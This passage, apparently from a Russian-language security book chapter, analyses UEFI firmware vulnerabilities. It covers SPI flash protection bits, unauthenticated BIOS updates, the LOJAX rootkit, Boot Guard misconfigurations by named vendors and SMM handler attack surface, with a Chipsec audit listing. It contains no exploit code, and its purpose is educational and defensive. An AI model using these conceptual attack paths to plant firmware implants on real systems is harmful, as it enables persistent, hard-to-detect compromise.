Любое устройство с прошивкой дает злоумышленнику возможность сохранить и выполнить код, и все устройства зависят друг от друга в деле поддержания своей целостности. Например, Алекс Матросов обнаружил проблему в недавнем оборудовании компании Gigabyte – ME позволял читать и записывать области памяти из BIOS. В сочетании со слабой конфигурацией Intel Boot Guard это позволило бы полностью обойти аппаратную реализацию Boot Guard. (Дополнительные сведения об этой уязвимости см. CVE-2017–11313 и CVE-2017–11314, впрочем, производитель уже подтвердил и устранил проблему.) Мы обсудим реализации технологии Boot Guard и возможные способы ее обхода ниже в данной главе.

Основная цель руткита BIOS – закрепиться в системе и обеспечить свою скрытность, в этом он мало чем отличается от руткитов ядра и буткитов MBR/VBR, описанных ранее. Однако у руткита BIOS могут быть и другие интересные задачи. Например, он может попытаться получить на время контроль над режимом управления системой (SMM) или непривилегированной средой выполнения драйверов (DXE, выполняется не в режиме SMM), чтобы произвести скрытые операции с памятью или файловой системой. Даже атака без закрепления, проведенная из SMM, может обойти рубежи безопасности в современных системах Windows, в т. ч. безопасность на основе виртуализации (VBS) и экземпляры гостевых виртуальных машин.

Классификация уязвимостей UEFI

Прежде чем углубляться в изучение уязвимостей, классифицируем дефекты безопасности, на которые может нацелиться имплант BIOS. Все классы уязвимостей, показанные на рис. 16.2, могут дать зло-

умышленнику возможность нарушить границы безопасности и установить постоянные импланты.

Сотрудники Intel первыми попытались классифицировать уязвимости прошивки UEFI в соответствии с потенциальным ущербом от атаки на эту уязвимость. Свою классификацию они представили на конференции Black Hat USA 2017 в Лас-Вегасе в презентации «Firmware Is the New Black–Analyzing Past Three Years of BIOS/UEFI Security Vulnerabilities» (*https://www.youtube.com/watch?v=SeZO5AYsBCw*), где рассматривались различные классы проблем и некоторые меры по их устранению. Их важным вкладом стала статистика роста общего числа проблем безопасности, обработанная подразделением Intel PSIRT.

Мы предлагаем другую классификацию проблем безопасности, связанных с прошивкой UEFI, акцентируя внимание на последствиях руткитов прошивки (рис. 16.2).




Рис. 16.2. Классификация уязвимостей BIOS, полезных с точки зрения установки имплантов BIOS

Примечание *Модель угроз, представленная на рис. 16.2, охватывает только потоки, относящиеся к прошивке UEFI, но диапазон проблем безопасности, так или иначе связанных с Intel ME и AMT, значительно шире. Кроме того, в последние годы BMC стала важной составной частью безопасности серверных платформ удаленного управления и привлекает все больше внимания со стороны исследователей.*

Мы можем отнести уязвимости к показанным на рис. 16.2 классам по способу их использования, что дает две основные группы: *постэксплуатационные* и *скомпрометированные цепочки поставок*.

Постэксплуатационные уязвимости

Постэксплуатационные уязвимости обычно используются на втором этапе доставки вредоносной полезной нагрузки (такая схема эксплуатации была объяснена в главе 15). Это основная категория уязвимостей, которой злоумышленники пользуются для установки постоянных и непостоянных имплантов, после того как успешно выполнили эксплуатацию на предыдущих этапах атаки. Ниже перечислены классы основных имплантов, эксплойтов и уязвимостей, принадлежащих этой категории.

- **Обход безопасной загрузки.** Злоумышленник стремится скомпрометировать процесс безопасной загрузки после эксплуатации корня доверия (полная компрометация) или какой-нибудь другой уязвимости на одном из этапов загрузки. Обход безопасной загрузки возможен на разных этапах загрузки; добившись успеха, злоумышленник может атаковать все последующие уровни и их механизмы доверия.
- **Расширение привилегий до SMM.** Режим SMM дает очень широкий контроль над оборудованием x86, потому что почти все ошибки, приводящие к расширению привилегий до уровня SMM, кончаются возможностью выполнить произвольный код. Расширение привилегий до SMM часто является одним из последних этапов установки импланта BIOS.
- **Имплант прошивки UEFI.** Это последний этап установки закрепляющегося в BIOS импланта. Злоумышленник может установить имплант на разных уровнях прошивки UEFI – как модифицированный легитимный модуль или как автономный DXE- или PEI-драйвер. Этот вопрос мы обсудим ниже.
- **Постоянный имплант.** Постоянным называется имплант, который закрепился и может пережить полный цикл перезагрузки и выключения системы. Иногда, чтобы пережить процесс постобновления, имплант модифицирует образы обновления BIOS еще до их установки.
- **Непостоянный имплант.** Непостоянным называется имплант, который не способен пережить полный цикл перезагрузки и выключения системы. Такие импланты могут обеспечить расширение привилегий и выполнение кода внутри ОС с помощью защищенной аппаратной виртуализации (например, Intel VT-x) и уровней доверенного выполнения (например, MS VBS). Они также могут использоваться в качестве потайных каналов для доставки вредоносной полезной нагрузки в ядро операционной системы.

Скомпрометированная цепочка поставок

В *атаках с компрометацией цепочки поставок* используются ошибки, допущенные группой разработки BIOS или поставщиками оборудова-

ния. А иногда имеют место сознательные ошибки при конфигурировании программного обеспечения, которые дают злоумышленникам возможность обойти средства безопасности платформы и успешно отрицать этот факт.

При атаке на цепочки поставок злоумышленник получает доступ к оборудованию на этапе его производства и внедряет вредоносные модификации в прошивку или устанавливает вредоносные периферийные устройства еще до того, как оборудование попадает к потребителю. Атака на цепочку поставки может быть проведена и удаленно, если злоумышленник сумел получить доступ к внутренней сети разработчика прошивки (а иногда к сайту производителя) и включить вредоносные модификации непосредственно в репозиторий исходного кода или на сервер сборки.

Атаки на цепочки поставок с физическим доступом подразумевают скрытное вмешательство в работу целевой платформы и иногда напоминают *атаки вредной горничной* (evil maid attack), когда у атакующего имеется физический доступ на протяжении ограниченного времени, в течение которого он эксплуатирует уязвимость в цепочке поставки. В таких атаках злоумышленник обращает себе на пользу ситуацию, при которой владелец оборудования не в состоянии обеспечить наблюдение за физическим доступом к оборудованию – например, когда владелец сдает ноутбук в багаж, отдает его для досмотра на таможне другого государства или просто оставляет в гостиничном номере. Злоумышленник может воспользоваться представившейся возможностью, чтобы изменить конфигурацию оборудования и прошивки, чтобы можно было доставить импланты BIOS, или просто физически записать вредоносную прошивку во флеш-память SPI.

Большинство описанных ниже проблем актуальны для атак на цепочки поставок и атак вредной горничной.

- **Неправильно сконфигурированные средства защиты.** В ходе атаки на оборудование или прошивку на этапе разработки или после производства злоумышленник может изменить конфигурацию технических средств защиты, чтобы впоследствии их было легко обойти.
- **Небезопасный источник доверия.** Речь идет о компрометации источника доверия, находящегося внутри операционной системы, на путях его взаимодействия с прошивкой через интерфейсы коммуникации (к примеру, SMM).
- **Вредоносные периферийные устройства.** Имеется в виду установка имплантов в периферийные устройства в процессе производства или поставки. Вредоносные устройства можно использовать несколькими способами, например с помощью атак *прямого доступа к памяти* (DMA).
- **Зараженные обновления BIOS.** Злоумышленник может скомпрометировать сайт поставщика или другой механизм удаленного обновления и использовать его для доставки зараженного

обновления BIOS. Точкой компрометации может быть сервер сборки поставщика, системы разработчиков, а также украденные цифровые сертификаты с закрытыми ключами поставщика.

- **Неаутентифицированный процесс обновления BIOS.** Поставщик может случайно или намеренно отключить процесс аутентификации обновлений BIOS, что позволит злоумышленнику применить к образам обновлений любые модификации.
- **Устаревшие BIOS с известными проблемами безопасности.** Разработчики BIOS могут продолжить использование старых уязвимых версий прошивки, хотя код уже был исправлен, что делает прошивку уязвимой для атаки. Устаревшие версии BIOS, первоначально разработанные поставщиком оборудования, вполне могут сохраниться в необновленном виде на ПК пользователей или на серверах ЦОДов. Это одна из наиболее распространенных проблем, касающихся прошивки BIOS.

Борьба с уязвимостью цепочки поставок

Очень трудно ослабить риски, присущие цепочкам поставок, не внося радикальных изменений в жизненные циклы разработки и производства. Типичная клиенсткая или серверная платформа включает множество сторонних компонентов – как программных, так и аппаратных. Большинство компаний, не имеющих собственного полного производственного цикла, уделяют безопасности не слишком много внимания, да и не могли бы при всем желании.

Ситуация дополнительно осложняется недостатком информации и ресурсов, относящихся к настройке безопасности BIOS и конфигурированию чипсетов. Публикации NIST 800-147 («Рекомендации по защите BIOS») и NIST 800-147B («Рекомендации по защите BIOS для серверов») являются полезной отправной точкой, но поскольку вышли соответственно в 2011 и в 2014 году, то теперь уже устарели.

Рассмотрим более подробно детали некоторых атак на прошивку UEFI, чтобы заполнить эти информационные пробелы.

Исторический обзор защиты прошивок UEFI

В этом разделе мы опишем некоторые классы уязвимостей, позволяющих злоумышленнику обойти технологию безопасной загрузки (Secure Boot); детали конкретной реализации Secure Boot мы обсудим в следующей главе.

Ранее любая ошибка, позволявшая злоумышленнику выполнить код в режиме SMM, могла привести к обходу безопасной загрузки. Хотя некоторые современные аппаратные платформы, даже с недавними версиями оборудования, все еще уязвимы к атакам на безопасную загрузку через SMM, большинство поставщиков оборудования уровня предприятия перешли на новейшие средства обеспечения безопасности Intel, которые серьезно затрудняют атаку. Современ-

ные технологии Intel, в частности Intel Boot Guard и BIOS Guard (мы обсудим их в следующей главе), перемещают корень доверия к процессу загрузки от SMM в более безопасное окружение: оборудование и прошивку Intel ME.

Корень доверия

Корень доверия – это доказанно стойкий криптографический ключ, выступающий в роли якоря безопасной загрузки. Технология безопасной загрузки Secure Boot организует аппаратно контролируемый процесс загрузки, гарантирующий, что платформа может быть запущена только с помощью доверенного кода, успешно проверенного корнем доверия. На современных платформах корень доверия хранится в аппаратно защищенной памяти, например в однократно программируемых фьюзах или в отдельной микросхеме с постоянной памятью.

Первая версия UEFI с безопасной загрузкой появилась в 2012 году. Ее основные компоненты включали корень доверия, реализованный на этапе загрузки DXE (один из последних этапов загрузки прошивки UEFI, непосредственно предшествующий передаче управления ОС). Поэтому такая ранняя реализация безопасной загрузки гарантировала лишь целостность начальных загрузчиков ОС, но не самой BIOS.

Вскоре слабые места такой конструкции стали ясны, и в следующей реализации корень доверия был перемещен в PEI, более ранний этап инициализации платформы, предшествующий DXE. Эта граница безопасности тоже оказалась слабой. Начиная с 2013 года, после выхода технологии Intel Boot Guard, корень доверия был зафиксирован в аппаратуре с помощью микросхемы TPM (или же эквивалентная функциональность могла быть реализована в прошивке ME, чтобы снизить стоимость поддержки). Программируемые пользователем фьюзы (field-programmable fuse – FPF) находятся в чипсете на материнской плате (компонент PCH, программируемый с помощью прошивки ME).

Прежде чем переходить к истории эксплуатации уязвимостей, из-за которых пришлось пойти на такое перепроектирование, обсудим, как работают базовые технологии защиты BIOS.

Как работает защита BIOS

На рис. 16.3 показаны технологии, применяемые для защиты флеш-памяти SPI от изменения. Режим SMM первоначально допускал чтение и запись во флеш-память SPI, чтобы можно было реализовать обновления BIOS. Это означало, что целостность BIOS зависела от качества *любого* кода, работающего в режиме SMM, поскольку любой такой код мог модифицировать BIOS в запоминающем устройстве SPI. Поэтому граница безопасности была такой же слабой, как самый слабый код,

работавший в SMM и имевший доступ к участкам внешней памяти. В результате разработчики платформ предприняли меры, чтобы отделить обновления BIOS от прочей функциональности SMM, для чего добавили ряд средств контроля безопасности, в частности Intel BIOS Guard.




Рис. 16.3. Обзор технологий обеспечения безопасности BIOS

Защита флеш-памяти SPI и ее уязвимости

Некоторые средства защиты, показанные на рис. 16.3, мы обсуждали в разделе «Неэффективность битов защиты памяти» главы 15, а именно защиту BIOS с помощью управляющих битов (BIOS Control Bit Protection – BIOS_CNTL), блокировку конфигурации флеш-памяти (Flash Configuration Lock-Down – FLOCKDN) и защиту флеш-памяти SPI от записи (PRx). Однако защита BIOS_CNTL эффективна только от атак с попыткой модифицировать BIOS со стороны ОС, и ее можно обойти, эксплуатируя любую уязвимость кода, работающего в режиме SMM (обработчики SMI, доступные снаружи), поскольку SMM-код может беспрепятственно изменять эти биты защиты. По существу, BIOS_CNTL лишь создает иллюзию безопасности.

В результате разработчики платформ предприняли меры для отделения обновлений BIOS от остальной функциональности SMM. Многие из этих средств сами по себе были довольно слабыми. Примером является технология BIOS Control Bit Protection (BIOS_CNTL), эффективная только против атак с попыткой модифицировать BIOS из операционной системы; ее можно обойти с помощью уязвимости в любом коде, работающем в режиме SMM, поскольку такому коду ничто не мешает изменить биты защиты.

Биты защиты PRx более эффективны, потому что эти политики нельзя изменить из SMM. Однако, как мы вскоре увидим, многие

производители не используют PRx – среди них Apple и, как ни странно, Intel, изобретатель данной технологии защиты.

В табл. 16.1 приведен перечень активных технологий защиты, основанных на битах блокировки в оборудовании на базе x86, которые применялись производителями популярного оборудования по состоянию на январь 2018 года. Здесь RP означает *защита от чтения* (read protection), а WP – *защита от записи* (write protection).

Таблица 16.1. *Уровень безопасности у известных производителей оборудования*

Производитель	BLE	SMM_BWP	PRx	Аутентифицированное обновление
ASUS	Активна	Активна	Не активна	Не активна
MSI	Не активна	Не активна	Не активна	Не активна
Gigabyte	Активна	Активна	Не активна	Не активна
Dell	Активна	Активна	RP/WP	Активна
Lenovo	Активна	Активна	RP	Активна
HP	Активна	Активна	RP/WP	Активна
Intel	Активна	Активна	Не активна	Активна
Apple	Не активна	Не активна	WP	Активна

Как видим, производители совершенно по-разному подходят к безопасности BIOS. Некоторые даже не аутентифицируют обновления BIOS, ставя тем самым безопасность под угрозу, потому что установить импланты становится гораздо проще (если только производитель не включает политики Intel Boot Guard).

Кроме того, защита с помощью битов PRx эффективна, только если правильно сконфигурирована. В листинге 16.1 приведен пример неправильно сконфигурированных областей флеш-памяти, когда все определения сегментов PRx равны нулю, что делает их бесполезными.

Листинг 16.1. *Неправильно сконфигурированные политики доступа PRx (получено с помощью программы Chipsec)*

```
[*] BIOS Region: Base = 0x00800000, Limit = 0x00FFFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0
```

Первая ставшая известной публике атака на процесс обновления BIOS

Имейте в виду, что даже если вы правильно сконфигурировали PRx и проверяете криптографически стойкие подписи обновлений BIOS, все равно можете оказаться жертвой атаки. Первая ставшая известной атака против аутентифицированного и подписанного обновления BIOS, укрепленной к тому же битами защиты флеш-памяти SPI, была описана Ральфом Войчуком и Алексом Терешкиным в презентации «Attacking Intel BIOS» на конференции Black Hat Vegas в 2009 году. Авторы продемонстрировали уязвимость, вызванную повреждением памяти, внутри парсера образа обновления BIOS, которая сделала возможным исполнение произвольного кода и обход аутентификации подписанного файла обновления.

Нам также доводилось видеть, как некоторые производители конфигурируют защиту только от чтения, оставляя злоумышленнику возможность модифицировать флеш-память SPI. Добавим, что PRx не гарантирует никакой целостности фактического содержимого SPI, потому что всего лишь реализует битовую блокировку прямого чтения-записи на очень раннем этапе PEI процесса загрузки.

Почему же Apple и Intel отключают защиту на уровне PRx? Потому что такая защита требует немедленной перезагрузки, что делает обновление BIOS не очень удобным. Без защиты со стороны PRx инструмент обновления BIOS, предлагаемый производителем, может записать новый образ BIOS в свободную область физической памяти, пользуясь средствами ОС, а затем инициировать прерывание SMI, так чтобы какой-то вспомогательный код в режиме SMM мог забрать образ из этой области и записать его во флеш-память SPI. Обновленный образ вступит в силу после следующей перезагрузки, но произвести эту перезагрузку пользователь сможет, когда ему будет удобно.

Если средства PRx включены и правильно сконфигурированы для защиты соответствующих областей SPI от модификаций со стороны SMM-кода, то инструмент обновления BIOS уже не сможет использовать SMM для модификации BIOS. Вместо этого он должен сохранить образ обновления в ДЗУПВ (*англ.* DRAM) и инициировать немедленное обновление. Вспомогательный код установки обновления тогда должен быть частью специального первоочередного драйвера, который работает до того, как будут активированы средства защиты PRx, и копирует образ обновления из ДЗУПВ в SPI. Иногда такой метод требует перезагрузки (или обращения к обработчику SMI напрямую, без перезагрузки) прямо во время работы инструмента, что далеко не так удобно пользователю.

Но какой бы путь ни избрала программа обновления BIOS, крайне важно, чтобы вспомогательный код аутентифицировал образ обнов-

ления перед его установкой. В противном случае – есть PRx, нет PRx, производится перезагрузка или нет – вспомогательный код радостно установит измененный образ BIOS с имплантом, коль скоро злоумышленнику удалось модифицировать его ранее. Как показывает табл. 16.1, некоторые производители оборудования не аутентифицируют обновления прошивки, облегчая работу злоумышленникам.

Риски неаутентифицированного обновления BIOS

В сентябре 2018 года антивирусная компания ESET опубликовала отчет о LOJAX, рутките, атаковавшем прошивку UEFI со стороны ОС[1]. Все методы, использованные в LOJAX, к тому времени были хорошо известны и встречались в других вредоносных программах, обнаруженных за предыдущие пять лет. Тактика LOJAX напоминает руткит UEFI от группы Hacking Team: он воспользовался неаутентифицированными компонентами Computrace, хранящимися в NTFS (см. главу 15). Таким образом, LOJAX не эксплуатировал никаких новых уязвимостей, новизна заключалась только в способе заражения жертвы – он проверяет, возможен ли в системе неаутентифицированный доступ к флеш-памяти SPI, и, если да, доставляет модифицированный файл обновления BIOS.

Пренебрежение безопасностью BIOS открывает массу возможностей для атак. Злоумышленник может просканировать систему во время выполнения и найти уязвимые мишени и подходящий вектор атаки, того и другого имеется в достатке. Инфектор руткита LOJAX проверял несколько средств защиты, в т. ч. технологии BIOS Lock Bit (BLE) и SMM BIOS Write Protection Bit (SMM_BWP). Если прошивка не аутентифицировалась или целостность образа обновления BIOS не проверялась перед копированием в память SPI, то атакующий мог доставить модифицированные обновления прямо из ОС. LOJAX эксплуатировал уязвимость Speed Racer (VU#766164, открытую Кори Калленбергом в 2014 году), чтобы обойти биты защиты флеш-памяти SPI, воспользовавшись состоянием гонки. Обнаружить эту уязвимость и другие слабые места, связанные с битами защиты BIOS, позволяет команда `chipsec_main -m common.bios_wp`.

Этот пример показывает, что граница безопасности не может быть более крепкой, чем самый слабый компонент. Не важно, какими еще средствами защиты оснащена платформа, небрежное отношение Computrace к аутентификации кода подрывает их все и открывает возможность для атаки из ОС, которую другие меры защиты пытались предотвратить. Чтобы затопить равнину, достаточно прорвать дамбу всего в одном месте.

---

[1] ESET Research, «LOJAX: First UEFI Rootkit Found in the Wild, Courtesy of the Sednit Group» (whitepaper), September 27, 2018, *https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf*.

Защита BIOS с помощью технологии безопасной загрузки

Что изменилось с приходом технологии Secure Boot? Короткий ответ – зависит от ее реализации. Старые версии, созданные до 2016 года без технологий Intel Boot Guard и BIOS Guard, уязвимы, потому что тогда корнем доверия была флеш-память SPI, которую было возможно перезаписать.

Когда в 2012 году появилась первая версия безопасной загрузки через UEFI, в состав ее основных компонентов входил корень доверия, реализованный на *этапе загрузки DXE*, одном из последних этапов загрузки прошивки UEFI, который непосредственно предшествует передаче управления ОС. Поскольку корень доверия вступал в игру слишком поздно, ранняя реализация безопасной загрузки в действительности гарантировала только целостность начальных загрузчиков ОС, а не самой BIOS. Вскоре слабость такого дизайна была осознана, и в следующей реализации корень доверия переместился в *PEI*, ранний этап инициализации платформы, предшествующий DXE. Эта граница безопасности тоже оказалась слабой.

Технологии Boot Guard и BIOS Guard, более поздние добавления к безопасной загрузке, устраняют эту слабость: Boot Guard переместила корень доверия из SPI в оборудование, а BIOS Guard перенесла задачу обновления содержимого флеш-памяти SPI на отдельную микросхему (Intel Embedded Controller, или EC) и рассталась с разрешениями, делавшими возможность записи в память SPI из режима SMM.

Еще одно соображение в пользу переноса корня доверия на более раннюю стадию процесса загрузки и в оборудование – минимизация времени загрузки доверенной платформы. Можно представить себе схему защиты загрузки, при которой проверяются цифровые подписи десятков отдельных образов EFI вместо одного образа, включающего все драйверы. Однако в современном мире, когда производители платформы борются за каждую миллисекунду времени загрузки, это было бы слишком медленно.

Сейчас вы, наверное, задаетесь вопросом: если в процесс безопасной загрузки вовлечено так много механизмов, то как избежать ситуации, при которой тривиальная ошибка уничтожает все гарантии безопасности? (Полностью мы рассмотрим процесс безопасной загрузки в главе 17.) На сегодня можно дать только такой ответ: иметь инструменты, которые удостоверяют, что у каждого компонента есть своя, четко очерченная роль и что все этапы процесса загрузки следуют друг за другом точно в предписанном порядке. То есть нам нужна формальная модель процесса, которую могут проверить автоматизированные средства анализа кода. А это означает, что чем проще модель, чем больше уверенности, что все проверено правильно.

Технология Secure Boot опирается на цепочку доверия: предписанный путь выполнения начинается с корня доверия, надежно хранящегося в аппаратуре или во флеш-памяти SPI, и переходит от одного этапа безопасной загрузки к другому в точно определенном порядке

и лишь при условии, что на каждом этапе удовлетворяются все необходимые условия и политики.

Формально говоря, эта модель называется конечным автоматом, состояния которого представляют различные этапы процесса загрузки системы. Если поведение хотя бы одного этапа не детерминировано, например если этап может переключить процесс загрузки в другой режим или имеет несколько точек выхода, то и весь процесс безопасной загрузки оказывается недетерминированным конечным автоматом. Это значительно затрудняет задачу автоматической верификации процесса безопасной загрузки, поскольку ее сложность экспоненциально возрастает с ростом числа путей выполнения, подлежащих проверке. На наш взгляд, недетерминированное поведение безопасной загрузки следует считать ошибкой проектирования, которая с большой вероятностью приведет к дорогостоящим уязвимостям, как в случае уязвимости загрузочного скрипта S3, обсуждаемой ниже в этой главе.

Intel Boot Guard

В данном разделе мы обсудим, как работает технология Intel Boot Guard, а затем изучим некоторые ее уязвимости. Хотя Intel не опубликовала официальной документации Boot Guard, проведенные нами и другими людьми исследования позволяют нарисовать более-менее полную картину этой замечательной технологии.

Технология Intel Boot Guard

Boot Guard разделяет процесс безопасной загрузки на два этапа: на первом аутентифицируется все, находящееся в секции BIOS флеш-памяти SPI, а на втором Secure Boot довершает процесс загрузки, включая аутентификацию начального загрузчика ОС (рис. 16.4).




Рис. 16.4. Процесс загрузки в случае активной технологии Intel Boot Guard

Технология Intel Boot Guard располагается на нескольких уровнях архитектуры CPU и связанных с ней абстракций. Одно из преиму-

ществ заключается в том, что не требуется доверять памяти SPI, так что удается избежать рассмотренных выше уязвимостей. Boot Guard отделяет проверку целостности BIOS, хранящейся во флеш-памяти SPI, от самой BIOS благодаря использованию подписанного Intel модуля аутентифицированного кода (Authenticated Code Module – ACM), который сначала проверяет целостность образа BIOS, а только потом позволяет ему начать выполнение. Если Boot Guard активирована, то корень доверия перемещается внутрь микроархитектуры Intel, где микрокод CPU разбирает содержимое ACM и проверяет функции верификации цифровой подписи, реализованные в ACM, которые, в свою очередь, проверяют саму подпись BIOS.

С другой стороны, корень доверия оригинальной технологии UEFI располагался на этапе UEFI DXE, чуть ли не последнем перед передачей управления начальному загрузчику ОС – что, как мы уже неоднократно отмечали, слишком поздно. Если прошивка UEFI уже скомпрометирована на этапе DXE, то злоумышленник может полностью обойти или отключить безопасную загрузку. В отсутствие аппаратной верификации нет никакого способа гарантировать целостность этапов загрузки, предшествующих этапу DXE (у реализации PEI тоже есть подтвержденные слабости), в т. ч. целостность самих DXE-драйверов.

Boot Guard решает эту проблему переносом корня доверия из прошивки UEFI в само оборудование. Например, в технологии Verified Boot – недавнем варианте Boot Guard, который Intel представила в 2013 году, о чем речь пойдет в следующей главе, – хеш-значение открытого ключа OEM хранится в памяти на программируемых пользователем фьюзах (FPF). FPF можно запрограммировать только один раз, и поставщик оборудования фиксирует конфигурацию в конце процесса производства (иногда конфигурацию можно отозвать, но это редкие случаи, которые мы здесь обсуждать не будем).

Уязвимости Boot Guard

Эффективность Boot Guard зависит от совместной работы всех компонентов, когда ни один уровень не содержит уязвимостей, позволяющих атакующему выполнить код или расширить привилегии и таким образом вмешаться в работу других компонентов многоуровневой схемы безопасной загрузки. Алекс Матросов в презентации «Betraying the BIOS: Where the Guardians of the BIOS Are Failing» (*https://www.youtube.com/watch?v=Dfl2JI2eLc8*), представленной на конференции Black Hat USA 2017, показал, что злоумышленник может успешно атаковать схему, изменив битовые флаги, устанавливаемые на нижних уровнях, чтобы передать информацию о состоянии их целостности на верхние уровни.

Как было продемонстрировано, прошивке нельзя доверять, потому что большинство SMM-атак могут ее скомпрометировать. Даже схему измеренной загрузки (Measured Boot), которая полагается на TPM как корень доверия, можно скомпрометировать, т. к. сам измерительный код работает в режиме SMM и во многих случаях может быть моди-

фицирован из SMM, хотя ключ, хранящийся в аппаратном TPM, изменить из SMM нельзя. Хотя некоторые атаки на микросхему TPM возможны, злоумышленникам, манипулирующим привилегиями SMM, эта возможность ни к чему, поскольку они могли бы просто атаковать интерфейсы между прошивкой и TPM. В 2013 году Intel представила вышеупомянутую технологию верифицированной загрузки (Veridifed Boot), чтобы устранить слабость Measured Boot.

В схеме верификации Boot Guard ACM измеряется *блок начальной загрузки* (initial boot block – IBB) и проверяется его целостность перед передачей управления точке входа в IBB. Если верификация IBB завершается неудачно, то в общем случае процесс загрузки прерывается, хотя это зависит от политики. Часть прошивки UEFI (BIOS), относящаяся к IBB, выполняется на обычном процессоре (неизолированном и неаутентифицированном). Далее IBB продолжает процесс загрузки, следуя политикам Boot Guard в верифицированном или измеренном режиме, вплоть до этапа инициализации платформы. PEI-драйвер проверяет целостность DXE-драйверов и переходов в цепочке доверия к этапу DXE. На этапе DXE цепочка доверия продолжается до начального загрузчика операционной системы. В табл. 16.2 представлены данные исследований о состоянии безопасности на каждом из этих этапов для различных производителей оборудования.

Таблица 16.2. *Как различные производители оборудования конфигурируют безопасность (по состоянию на январь 2018 года)*

Производитель	Доступ к ME	Доступ к EC	Отладка CPU (DCI)	Boot Guard	Forced Boot Guard ACM	Boot Guard FPF	BIOS Guard
ASUS VivoMini	Выкл	Выкл	Вкл	Выкл	Выкл	Выкл	Выкл
MSI Cubi2	Выкл	Выкл	Вкл	Выкл	Выкл	Выкл	Выкл
Gigabyte Brix	Чтение-запись вкл	Чтение-запись вкл	Вкл	Измерено Верифицировано	Вкл (FPF не установлено)	Не установлено	Выкл
Dell	Выкл	Выкл	Вкл	Измерено Верифицировано	Вкл	Вкл	Вкл
Lenovo ThinkCenter	Выкл	Выкл	Вкл	Выкл	Выкл	Выкл	Выкл
HP Elitedesk	Выкл	Выкл	Вкл	Выкл	Выкл	Выкл	Выкл
Intel NUC	Выкл	Выкл	Вкл	Выкл	Выкл	Выкл	Выкл
Apple	Чтение вкл	Выкл	Выкл	Не поддерживается	Не поддерживается	Не поддерживается	Не поддерживается

Как видим, катастрофически неправильная конфигурация этих средств безопасности – не просто теория. Например, некоторые про-

изводители не записывают хеш-значения в FPF или записывают, но потом не выключают производственный режим, в котором такая запись только и возможна. В результате злоумышленник может записать в FPF собственные ключи, а затем зафиксировать систему, навечно привязав ее к своему корню и цепочке доверия (хотя если производитель оборудования предусмотрел процесс отзыва, то перезаписать отзываемые фьюзы все-таки возможно). Точнее, ME может перезаписать FPF как свои собственные участки памяти, пока находится в производственном режиме. А к ME, находящемуся в этом режиме, может обратиться ОС для чтения и записи. Таким образом, злоумышленник получает ключи от королевства.

Кроме того, в оборудовании на базе процессоров Intel чаще всего разрешена отладка CPU, поэтому перед злоумышленником, имеющим физический доступ к процессору, распахнуты все двери. На некоторых платформах имелась поддержка технологии Intel BIOS, но в процессе производства она была отключена, чтобы упростить обновление BIOS.

Таким образом, табл. 16.2 дает прекрасные примеры проблем с безопасностью цепочки поставок, когда производители, стремясь упростить вспомогательное оборудование, создают критические бреши в системе безопасности.

Уязвимости в модулях SMM

Рассмотрим еще один вектор эксплуатации прошивки UEFI из ОС: ошибки в модулях SMM.

Что такое SMM

Мы обсуждали режим SMM и обработчики прерывания SMI в предыдущих главах, но на всякий случай напомним.

SMM – это высокопривилегированный режим выполнения в процессорах x86. Он проектировался для реализации платформенно-зависимых функций управления независимо от ОС. К числу таких функций относятся усовершенствованное управление питанием, безопасное обновление прошивки и конфигурирование переменных UEFI, относящихся к безопасной загрузке.

Ключевая особенность SMM – то, что он предлагает отдельную среду выполнения, невидимую ОС. Код и данные, используемые в режиме SMM, хранятся в аппаратно-защищенной области памяти, называемой *SMRAM*, которая доступна только коду, работающему внутри SMM. Чтобы войти в SMM, процессор генерирует прерывание управления системой (System Management Interrupt – SMI), которое по идее должно инициироваться операционной системой.

Обработчики SMI – это привилегированные службы и функции, являющиеся частью платформенной прошивки. SMI играет роль моста между ОС и этими обработчиками. После того как весь необходимый код и данные загружены в SMRAM, прошивка запирает эту об-

ласть памяти, так что в дальнейшем обратиться к ней может только код, работающий в режиме SMM, но не ОС.

Эксплуатация обработчиков SMI

Учитывая высокий уровень привилегий SMM, обработчики SMI представляют заманчивую мишень для имплантов и руткитов. Любая уязвимость в них может дать атакующему возможность расширить привилегии до уровня SMM, так называемого кольца –2.

Как и в других многоуровневых моделях, например разделении адресного пространства на ядро и область пользователя, лучший способ атаковать привилегированный код – нацелиться на любые данные, находящиеся вне изолированной привилегированной области памяти. В случае SMM это память за пределами SMRAM. Для модели безопасности SMM атакующей стороной является ОС или привилегированные программы (скажем, средства обновления BIOS); поэтому любое место внутри ОС, но вне SMRAM, подозрительно, т. к. в какие-то моменты с ним может работать атакующий (возможно, даже после того, как он был тем или иным способом проверен). К числу потенциальных мишеней относятся указатели на функции, потребляемые SMM-кодом, которые могут вывести выполнение за пределы SMRAM, или любые буферы, содержащие данные, которые SMM-код читает или разбирает.

В наши дни разработчики прошивок UEFI стараются уменьшить эту поверхность атаки. Для этого они сводят к минимуму количество обработчиков SMI, напрямую взаимодействующих с внешним миром (кольцом 0, в котором работает ядро операционной системы), а также находят способы структурировать и контролировать эти взаимодействия. Но эта работа только началась, так что проблемы с безопасностью обработчиков SMI, вероятно, еще какое-то время никуда не денутся.

Разумеется, чтобы делать что-то полезное, код в SMM может получать данные от ОС. Но чтобы оставаться при этом безопасным, он, как и в любой многоуровневой модели, не должен ничего делать с внешними данными, предварительно не проверив их и не скопировав в SMRAM. Данным, которые были проверены, но оставлены вне SMRAM, доверять нельзя, потому что злоумышленник теоретически может успеть подменить их между точкой проверки и точкой использования. Кроме того, скопированные данные не должны содержать ссылок на непроверенные и нескопированные данные.

Кажется просто, но такие языки, как C, не содержат встроенных средств для прослеживания областей, на которые ведут указатели, поэтому критически важное различие между безопасной памятью «внутри» SMRAM и контролируемой злоумышленником «внешней» памятью, принадлежащей ОС, не бросается в глаза при чтении кода. Так что в основном программисты предоставлены сами себе. (Если вы думаете, что эту проблему хотя бы частично можно решить с помощью средств статического анализа кода, читайте дальше – как выясняется, соглашение о вызове SMI делает эту задачу отнюдь не тривиальной.)

